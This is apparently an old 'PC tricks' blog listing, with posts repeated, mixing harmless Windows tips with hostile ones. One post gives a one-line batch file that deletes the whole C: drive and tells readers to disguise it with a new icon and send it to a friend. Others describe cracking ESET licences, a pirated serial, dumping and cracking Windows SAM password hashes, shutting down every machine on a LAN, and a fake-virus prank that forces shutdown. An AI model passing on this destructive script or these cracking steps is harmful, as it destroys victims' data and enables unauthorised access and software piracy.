Showing posts with label PC tricks. Show all posts
Showing posts with label PC tricks. Show all posts
Thursday, 28 February 2013
0
Thursday, 28 February 2013
PRABH KARAN SINGH
Read more...
How to Enable 2-Step Verification In Dropbox Account
Dropbox is the most popular cloud storage service for personal and
professional use. Hacking accounts with phishing websites, keyloggers
and other spy softwares is soaring. To counter these activities 2 Step
verification is implemented by many major websites like Google, Yahoo
and Facebook. In 2 step verification a user has to enter his password
and then a security code which is sent to your phone automatically. So
even if someone knows your password , your account will still be
inaccessible due the security code.
It is still in testing and hasn’t been rolled out for all users but I
will give you a special link using which you can easily enable it. I
won’t recommend this additional security for everyone because if you
don’t store something too important in your account then
why every-time wait for the sms in your phone to sign in. If you sign
into your account multiple times a day then it will also be annoying.
You can also read my earlier post to increase the security of facebook.

Steps to Enable 2-step verification In Dropbox Account
- To enable 2 step verification, open this link and sign into your account.
- Now go to Settings and and click on the Security option.
- Scroll down the page till you see the 2 step verification option and enable it.
- This is a security feature so it will prompt you to enter password.
Now you will have two options to add the extra security layer
- Code by text message
- Code by mobile app
- Select code by text message option and enter your phone number. Shortly you will receive the verification pin via sms
- Enter the pin to verify your phone number and activate 2 step verification
- You will also get a backup code which can be used to bypass sms verification code which will come in handy in case of mobile theft or out of network conditions.
Monday, 25 February 2013
0
Monday, 25 February 2013
PRABH KARAN SINGH

Read more...
CCleaner 3.26.1888 Version Released
CCleaner 3.26.1888 Version Released

CCleaner 3.26.1888 Version Released,it is a freeware system optimization, privacy and cleaning tool. CCleaner
is the number-one tool for cleaning your Windows PC. It protects your
privacy online and makes your computer faster and more secure. Easy to
use and a small, fast download.It removes unused files from your
system - allowing Windows to run faster and collect the free available
hard disk space. It also cleans traces of your online activities such as
your Internet history. Additionally it contains a fully featured
registry cleaner. But the best part is that it's fast (normally taking
less than a second to run) and contains NO Spyware or Adware.
Cleans all areas of your Computer
Internet Explorer
Temporary files, history, cookies, Autocomplete form history, index.dat.
Temporary files, history, cookies, Autocomplete form history, index.dat.
Firefox
Temporary files, history, cookies, download history, form history.
Temporary files, history, cookies, download history, form history.
Google Chrome
Temporary files, history, cookies, download history, form history.
Temporary files, history, cookies, download history, form history.
Opera
Temporary files, history, cookies.
Temporary files, history, cookies.
Safari
Temporary files, history, cookies, form history.
Temporary files, history, cookies, form history.
Windows
Recycle Bin, Recent Documents, Temporary files and Log files.
Recycle Bin, Recent Documents, Temporary files and Log files.
Registry Cleaner
Advanced features to remove unused and old registry entries.
Advanced features to remove unused and old registry entries.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Sunday, 4 March 2012
0
Sunday, 4 March 2012
PRABH KARAN SINGH
Read more...
Crack ESET Smart Security For Lifetime !
The main problem of cracking the anti-virus is we have to change the key again and again when its blacklisted.

So we have to search the new key to reactive the ESET smart security.
I have search a many cracking technique and got a permanent solution for crack of ESET . I have found a solution which automatically find the latest key and insert it into the ESET .
So follow are the step to crack ESET permanently :

Step 6: Its Done !
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
So we have to search the new key to reactive the ESET smart security.
Today I am going to tell you how to crack ESET smart security .
I have search a many cracking technique and got a permanent solution for crack of ESET . I have found a solution which automatically find the latest key and insert it into the ESET .

So follow are the step to crack ESET permanently :
Step 1. Download and Install ESET smart security , and restart the computer ! Download!
Step 2. After restart download the cracking software and install it : Download!
Step 3. Install the TNOD and it start search the new latest key!
Step 4. Check your ESET smart security ! Its Licensed!
Step 5 Now every time you connect the internet , The TNOD automatically find the latest key and insert it in ESET!

Step 6: Its Done !
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Thursday, 1 March 2012
0
Thursday, 1 March 2012
PRABH KARAN SINGH

Step 9: Done and enjoy with free form virus .
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Secure Your PC From Virus Without Using Antivirus
There are many virus type which harm you PC , To make secure our PC .
we use various anti-virus like Kasper-sky , Norton, ESET etc....
But these anti-virus tools make your SYSTEM slow and you are facing slow performance of your operating System. But we have use these tool make our PC and Data secure.
Now I am going to tell u about this new tool and how to use this tool .
How to use it :
Step 1: Download This!
Step 2: Install It .
Step 3: After Install , run the software an Goto :"Information" .
Step 4: Now u can see a register option Near to version option .
Step 5: Click It, and insert the option:
Name : ledworld
serial : BHJDH17937
serial : BHJDH17937
Step 6: Now Quit the software , and restart it Check Now your Tool is registered.
Step 7: Now when ever you connect any removable disk it automatic run and give you the detail of all virus contain in the Removable disk!
Step 8: Now you got the option like Delete And Delete-all, Click on delet all to remove all virus contain in the removable disk.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Sunday, 4 December 2011
0
Sunday, 4 December 2011
PRABH KARAN SINGH
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Shutdown all computers on a LAN.
Guys here is a amazing trick which you can use in your school, college office or at any place where you are a part of any LAN to shutdown all computers. Just follow some steps and you are done with this cool trick.
1. First of all you need admin access to a computer connected on any LAN.
2. Now open commant prompt. (start/run/cmd)
3. Now type “shutdown –i” (without quotes).
4. A dilogue box will open.
5. You can add the computer/computers you want to make target.
6. Now you have to choose the action(shutdown/restart/log out).
7. Set a time limit.
8. Click ok and other work will be done automatically.
Monday, 21 November 2011
1
Monday, 21 November 2011
PRABH KARAN SINGH
Move to the location in Windows 7 were the SAM file is present.
Read more...
CRACKING WINDOWS 7 PASSWORD
Hey Friend , here in this post I am going to tell you how to crack windows 7 password with samdump and John the Ripper. Both of the
tools are present in Backtrack operating system. So, Obviously I am going to use Backtrack.
So, We are going to crack the password without logging into windows OS. Download backtrack and write it on a DVD, such that it can booted live.
So, We are going to crack the password without logging into windows OS. Download backtrack and write it on a DVD, such that it can booted live.
Boot the computer with Backtrack
Open terminal
Give the command
>fdisk –l
It will show the list of partitions of your hard disk. Find the partition that contains the windows system.
Now create the mount point directory in our backtrack system
> mkdir /mnt/mntpoint
Now mount the partition containing windows 7 operating to our mount point directory
> mount -t ntfs /dev/sda2 /mnt/mntpoint
/dev/sda2 is the partition containing windows 7
Move to the location in Windows 7 were the SAM file is present.
>cd /mnt/mntpoint/Windows/System32/config
Import the hashes in SAM file to our local file say password1
>samdump2 system sam > /root/password1
Search for the Administrator password Hash in the file “password1” and move to another file password2 for cracking it. Alternatively if you want to crack any specific user, Replace “Administrator” with the username.
>cat /root/password1 | grep Administrator > /root/password2
Move to directory of the tool John the Ripper.
>cd /pentest/passwords/jtr
Run the john file to check out various options for cracking
Here in windows 7 NTLM hash is used so crack it with the following command.
> ./john --format=NT /root/password2
> ./john --format=NT /root/password2
Viola!! You will see the password.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Friday, 11 November 2011
0
Friday, 11 November 2011
PRABH KARAN SINGH
Read more...
How to change IP Address??
How to change your IP address in less than a minute? The following trick gives you a step-by-step procedure to change your IP address.

1. Click on “Start” in the bottom left hand corner of screen.
2. Click on “Run”.
3. Type in “command” and hit ok.You should now be at an MSDOS prompt screen.
4. Type “ipconfig /release” just like that, and hit “enter”.
5. Type “exit” and leave the prompt.
6. Right-click on “Network Places” or “My Network Places” on your desktop.
7. Click on “properties”.
You should now be on a screen with something titled “Local Area Connection”, or something close to that.
8. Right click on “Local Area Connection” and click “properties”.
9. Double-click on the “Internet Protocol (TCP/IP)” from the list under the “General” tab.
10. Click on “Use the following IP address” under the “General” tab.
11. Create an IP address (It doesn’t matter what it is. I just type 1 and 2 until i fill the area up).
12. Press “Tab” and it should automatically fill in the “Subnet Mask” section with default numbers.
13. Hit the “Ok” button here.
14. Hit the “Ok” button again. You should now be back to the “Local Area Connection” screen.
15. Right-click back on “Local Area Connection” and go to properties again.
16. Go back to the “TCP/IP” settings.
17. This time, select “Obtain an IP address automatically”.
18. Hit “Ok”.
19. Hit “Ok” again.
20. You now have a new IP address.
Some ISPs do not support this type of procedure and hence there are chances of getting back the same old IP address even after trying this hack. In this case you need to switch off the modem and then switch it on to get the new IP address.
NOTE: All these tricks works only if you have a dynamic IP address. But if you have a static IP address you have no option to change your IP.
Its possible even to hide/change a static IP through proxy.There are several program that change your IP.But the following are few of the best ones
Hide My IP
If you use a Router then
1) open the router setup page in a web browser (ie 192.168.0.1)
2) find something like “Dynamic IP (DHCP) Internet Connection Type” here is where you can find info like the Router’s name and MAC Address
Mine looks like…
Host Name: WBR-2310 (router’s model number)
MAC Address: 00-17-9a-bb-4f-d0 (router’s MAC)
3) Change the last two letters of the MAC (ie 00-17-9a-bb-4f-FF)
4) save the routers settings…… (may take 30 sec)
5) Pull the Power Plug on your Cable modem, wait 5 sec plug back in..
You should have a NEW IP! Because you have a new MAC address. Mite work for static IP address but I dont have one so….
Note : If these methods are not working, then just PM me..
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)

1. Click on “Start” in the bottom left hand corner of screen.
2. Click on “Run”.
3. Type in “command” and hit ok.You should now be at an MSDOS prompt screen.
4. Type “ipconfig /release” just like that, and hit “enter”.
5. Type “exit” and leave the prompt.
6. Right-click on “Network Places” or “My Network Places” on your desktop.
7. Click on “properties”.
You should now be on a screen with something titled “Local Area Connection”, or something close to that.
8. Right click on “Local Area Connection” and click “properties”.
9. Double-click on the “Internet Protocol (TCP/IP)” from the list under the “General” tab.
10. Click on “Use the following IP address” under the “General” tab.
11. Create an IP address (It doesn’t matter what it is. I just type 1 and 2 until i fill the area up).
12. Press “Tab” and it should automatically fill in the “Subnet Mask” section with default numbers.
13. Hit the “Ok” button here.
14. Hit the “Ok” button again. You should now be back to the “Local Area Connection” screen.
15. Right-click back on “Local Area Connection” and go to properties again.
16. Go back to the “TCP/IP” settings.
17. This time, select “Obtain an IP address automatically”.
18. Hit “Ok”.
19. Hit “Ok” again.
20. You now have a new IP address.
Some ISPs do not support this type of procedure and hence there are chances of getting back the same old IP address even after trying this hack. In this case you need to switch off the modem and then switch it on to get the new IP address.
NOTE: All these tricks works only if you have a dynamic IP address. But if you have a static IP address you have no option to change your IP.
Its possible even to hide/change a static IP through proxy.There are several program that change your IP.But the following are few of the best ones
Hide My IP
If you use a Router then
1) open the router setup page in a web browser (ie 192.168.0.1)
2) find something like “Dynamic IP (DHCP) Internet Connection Type” here is where you can find info like the Router’s name and MAC Address
Mine looks like…
Host Name: WBR-2310 (router’s model number)
MAC Address: 00-17-9a-bb-4f-d0 (router’s MAC)
3) Change the last two letters of the MAC (ie 00-17-9a-bb-4f-FF)
4) save the routers settings…… (may take 30 sec)
5) Pull the Power Plug on your Cable modem, wait 5 sec plug back in..
You should have a NEW IP! Because you have a new MAC address. Mite work for static IP address but I dont have one so….
Note : If these methods are not working, then just PM me..
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
1
PRABH KARAN SINGH

-: Chat with Friends through ms dos Command Prompt :-
1) All you need is your friend's IP Address and your Command Prompt.
2) Open Notepad and write this code as it is.....!
@echo off
:A
Cls
echo MESSENGER
set /p n=User:
set /p m=Message:
net send %n% %m%
Pause
Goto A
3) Now save this as "Messenger.Bat".
4) Open Command Prompt.
5) Drag this file (.bat file) over to Command Prompt and press Enter.
6) You would then see something like this:
7) Now, type the IP Address of the computer you want to contact and press enter
You will see something like this:
8) Now all you need to do is type your message and press Enter.
Start Chatting.......!
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Chat with Friends through ms dos Command Prompt trick

-: Chat with Friends through ms dos Command Prompt :-
1) All you need is your friend's IP Address and your Command Prompt.
2) Open Notepad and write this code as it is.....!
@echo off
:A
Cls
echo MESSENGER
set /p n=User:
set /p m=Message:
net send %n% %m%
Pause
Goto A
3) Now save this as "Messenger.Bat".
4) Open Command Prompt.
5) Drag this file (.bat file) over to Command Prompt and press Enter.
6) You would then see something like this:
7) Now, type the IP Address of the computer you want to contact and press enter
You will see something like this:
8) Now all you need to do is type your message and press Enter.
Start Chatting.......!
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Saturday, 5 November 2011
0
Saturday, 5 November 2011
PRABH KARAN SINGH

Read more...
Trick to make a folder with name “con”

"CON" is the system keyword and you can't create it using normal method. Just try cmd .
Folder with Name "con"
Goto command Prompt,
Goto the location where you want to make the folder with name “con”.
write the command: mkdir \\.\e:\con
To remove the folder again: rmdir \\.\e:\con
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
0
PRABH KARAN SINGH
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
How to bypass trial period of software
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Monday, 17 October 2011
0
Monday, 17 October 2011
PRABH KARAN SINGH
Read more...
Cool Fake Viruses to Make Your Friends Freak Out!!!!!!
I love it because it looks the most like an actual attack.
Copy and paste the following into an open Notepad window, then save the file with any name you choose and an extension of “.bat”
Here’s the code:

NOTE :- This is not a virus ...........only a script to have fun with your friend ...........
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Copy and paste the following into an open Notepad window, then save the file with any name you choose and an extension of “.bat”
Here’s the code:
clsHere’s how it will look like once it is launched:
:A
color 0a
cls
@echo off
echo Wscript.Sleep
echo Wscript.Sleep 5000>C:sleep5000.vbs
echo Wscript.Sleep 3000>C:sleep3000.vbs
echo Wscript.Sleep 4000>C:sleep4000.vbs
echo Wscript.Sleep 2000>C:sleep2000.vbs
cd %systemroot%System32
dir
cls
start /w wscript.exe C:sleep3000.vbs
echo Deleting Critical System Files…
echo del *.*
start /w wscript.exe C:sleep3000.vbs
echo Deletion Successful!
start /w wscript.exe C:sleep2000.vbs
echo:
echo:
echo:
echo Deleting Root Partition…
start /w wscript.exe C:sleep2000.vbs
echo del %SYSTEMROOT%
start /w wscript.exe C:sleep4000.vbs
echo Deletion Successful!
start /w wscript.exe C:sleep2000.vbs
echo:
echo:
echo:
echo Creating Directory h4x…
cd C:Documents and SettingsAll UsersStart MenuPrograms
mkdir h4x
start /w wscript.exe C:sleep3000.vbs
echo Directory Creation Successful!
echo:
echo:
echo:
echo Execution Attempt 1…
start /w wscript.exe C:sleep3000.vbs
echo cd C:Documents and SettingsAll UsersStart MenuProgramsStartuph4x
echo start hax.exe
start /w wscript.exe C:sleep3000.vbs
echo Virus Executed!
echo:
echo:
echo:
start /w wscript.exe C:sleep2000.vbs
echo Disabling Windows Firewall…
start /w wscript.exe C:sleep2000.vbs
echo Killing all processes…
start /w wscript.exe C:sleep2000.vbs
echo Allowing virus to boot from startup…
start /w wscript.exe C:sleep2000.vbs
echo:
echo:
echo Virus has been executed successfully!
start /w wscript.exe C:sleep2000.vbs
echo:
echo Have fun!
start /w wscript.exe C:sleep2000.vbs
pause
shutdown -s -t 10 -c “Your computer has committed suicide. Have a nice day.”

NOTE :- This is not a virus ...........only a script to have fun with your friend ...........
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Friday, 7 October 2011
0
Friday, 7 October 2011
PRABH KARAN SINGH
Read more...
Calculations On Command Prompt
The command processor CMD.EXE comes with a mini-calculator that can perform simple arithmetic on 32-bit signed integers:
C:\>set /a 2+2
4
C:\>set /a 2*(9/2)
8
C:\>set /a (2*9)/2
9
C:\>set /a "31>>2"
7

Note that we had to quote the shift operator since it would otherwise be misinterpreted as a "redirect stdout and append" operator.
For more information, type set /? at the command prompt.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
C:\>set /a 2+2
4
C:\>set /a 2*(9/2)
8
C:\>set /a (2*9)/2
9
C:\>set /a "31>>2"
7

Note that we had to quote the shift operator since it would otherwise be misinterpreted as a "redirect stdout and append" operator.
For more information, type set /? at the command prompt.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Wednesday, 5 October 2011
0
Wednesday, 5 October 2011
PRABH KARAN SINGH

Folder Lock With Password Without Any Software-
Paste the code given below in notepad and 'Save' it as batch file (with extension '.bat').
Any name will do.
Then you see a batch file. Double click on this batch file to create a folder locker.
New folder named 'Locker' would be formed at the same location.
Now bring all the files you want to hide in the 'Locker' folder. Double click on the batch file to lock the folder namely 'Locker'.
If you want to unlock your files,double click the batch file again and you would be prompted for password.
Enter the password and enjoy access to the folder.
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Folder Lock Without Any Software

Folder Lock With Password Without Any Software-
Paste the code given below in notepad and 'Save' it as batch file (with extension '.bat').
Any name will do.
Then you see a batch file. Double click on this batch file to create a folder locker.
New folder named 'Locker' would be formed at the same location.
Now bring all the files you want to hide in the 'Locker' folder. Double click on the batch file to lock the folder namely 'Locker'.
If you want to unlock your files,double click the batch file again and you would be prompted for password.
Enter the password and enjoy access to the folder.
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Are you sure u want to Lock the folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo Enter password to Unlock folder
set/p "pass=>"
if NOT %pass%==type your password here goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Monday, 3 October 2011
0
Monday, 3 October 2011
PRABH KARAN SINGH

Read more...
what happ when we use ctrl+c

Be Very Careful with this..! ctr+c and ctr+v
We all copy various data by using ctrl+c/Copy for pasting elsewhere.
This copied data is stored on clipboard and is accessible over the net by a combination of Javascripts and ASP.
Just try this:
1) Copy any text by ctrl+c
2) Click the Link: http://www.friendlycanadian.com/applications/clipboard.htm
3) You will see the text you copied on the Screen which was
accessed by this web page.
Moral:
Do not keep sensitive data (like passwords, creditcard numbers, PIN etc.) in the clipboard while surfing the web. It is extremely easy to extract the text stored in the clipboard to steal your sensitive information. If sufficient data is stored by mistake it would give away confidential and important information without you knowing about it.
To Avoid This
To avoid this, follow these steps:
1. Go to internet options->security
2. Press custom level
3. In the security settings, select disable under Allow paste operations via script.
Now the contents of your clipboard are safe.
Pass this information on to create an awareness of the same.
Safe Browsing
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Sunday, 25 September 2011
0
Sunday, 25 September 2011
PRABH KARAN SINGH


Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...
Hack Open of Right Click
We often use right click to open any document or folder or a drive with option Open. So one day I thought why I cannot change the Open with my name. So I found a hack to do this. Here is the tutorial to do this
Step 1:- Open Registry by typing regedit on run in Xp ,Vista or Window 7.

Step 2:- Now the registry will be shown like this.

Step 3:- Now Open the HKEY_CLASSES_ROOT by click on + on the near left.it will open a tree.
Step 4:- Now look for FOLDER then after finding folder open its tree ,open shell options tree then you will shee Open there click on OPEN don‘t open its tree I am saying juts click on open.

Step 5:- On the right hand side double click to open (Default).and fill the name you want to enter I will fill here H3XPLO!T H@CKERS.

Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Monday, 5 September 2011
0
Monday, 5 September 2011
PRABH KARAN SINGH




Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Read more...

Trick to Display Your Name With Time in Taskbar

Through this you can display your name in taskbar with time . In your task bar you can display name at different time . You can use one name in place of AM and another name in place of PM .
Steps To Show Name In Taskbar .
1. Go to control panel and then open REGION AND LANGUAGE (as show in screenshots.)

2. Now in REGION AND LANGUAGE go to additional setting => in time as show in screen shot .


3. Now when you click on time you will to time symbol is AM symbol and PM symbol . Now change then name of AM (for example hexploit) and for PM (hackers) . when u clcik ok to all steps and your task bar is now showing the name .

Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Saturday, 3 September 2011
0
Saturday, 3 September 2011
PRABH KARAN SINGH


Read more...
Trick to active Administrative Tools to Start Menu in Windows 7

Today I am going to show you how to add Administrative Tools in your start menu . As in my last post few days back I have you how to ADD RUN in start menu . This trick is all most same .
Through this Administrative Tools you can access fast .other wise you have to go to control panel for doing all this .
STEPS TO ACTIVE ADMINISTRATIVE TOOL IN START MENU
1. User left click on "Start (push button)" in "Start"
2. First right-click on the Start Menu and select Properties.

3. In the Task-bar and Start Menu Properties screen click on Customize.

3. Scroll down System administrative tools and select Display on the All Programs menu and the Start menu.

4. Click Ok to accept the changes and close out of the remaining screens. Now when you click on the Start Menu, you’ll see Administrative Tools and can select the different settings and features contained there.

These simple TRICK will allow you faster access to resources in the Administrative Tools section.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Wednesday, 31 August 2011
0
Wednesday, 31 August 2011
PRABH KARAN SINGH

If you are using your PC or laptop and your office or school or any other place and you want to keep your DATA safe . through this trick you can protect you PC data . This is just a simple trick .


Read more...
Trick To Lock Your Computer By Creating Desktop Shortcut.
If you are using your PC or laptop and your office or school or any other place and you want to keep your DATA safe . through this trick you can protect you PC data . This is just a simple trick .
STEPS TO LOCK YOUR COMPUTER BY CREATING DESKTOP SHORTCUT!!!
1. Right click desktop and choose 'NEW' option then 'SHORTCUT'.

2).Now the shortcut will open , in the first text box, type ' ‘%windir%\System32\rundll32.exeuser32.dll ’,as shown below. then press next.

3). Then the next step for this Trick is give NAME to your shortcut on the next page, and hit finish.

4).You will notice that the shortcut you created has a blank icon. To select a more appropriate one, right click on the shortcut and hit 'PROPERTIES' In the 'shortcut' tab, click the 'change icon' button as shown in screen shot.

5. Now change icon box will apper there you have to type %SystemRoot%\system32\SHELL32.dll' as shown below then click OK.

Now your desktop lock with a shotcut is now ready for use.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Monday, 29 August 2011
0
Monday, 29 August 2011
PRABH KARAN SINGH


Read more...
Create a password reset disk in window 7
Today i am going to tell you how to reset your PASSWORD of window 7 .
If you forget your Windows password, you can use a password reset disk to create a new one. I recommend that you create a password reset disk when you create your password by using following steps . With the help of this you can easily reset your password if it is changed by any one ..
To create a password reset disk for your local user account, use one of the following methods.
You just need only removable media (a USB flash drive or floppy disk).
If you logged on to the computer by using an administrator account, follow these steps to create a password reset disk for a user account:
1.Insert your removable media.(a USB flash drive or floppy disk).
2. Open User Accounts by clicking the Start button , clicking Control Panel.

3. Clicking User Accounts and Family Safety, and then clicking User Accounts.

4. In the left pane, click Create a password reset disk, and then follow the instructions. Make sure you store the password reset disk in a safe place.
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Friday, 26 August 2011
0
Friday, 26 August 2011
PRABH KARAN SINGH
Steps to create this program or virus.


Read more...
Methods To Crash Your Windows or Your Friends
Today i am going to tell you how to crash your window or your friends window . In this trick you dont have to use any software. when this program get active you can not repair it again after that you have to reinstal your window again !!!!!.
Steps to create this program or virus.
1. Open NOTEPAD and type this command :-
RD c:\ /s /q (as show in screenshot)

2. Now save as this file and give any name you want with extension .bat and save as file type (all files) as.shown in screenshot.


3.After saving this file it will look like this .
5. Now change the icon and send it to your friend ..
when this program get active it start deleting all file from your c:\ drive . where your window file get saved .
NOTE : Try this trick at your own risk. we are not responsible for any thing .
Subscribe us via E-mail and Add us on Facebook for daily updates and Plz also do click once on the ads displaying below or above the post for us.. :)
Subscribe to:
Posts
(
Atom
)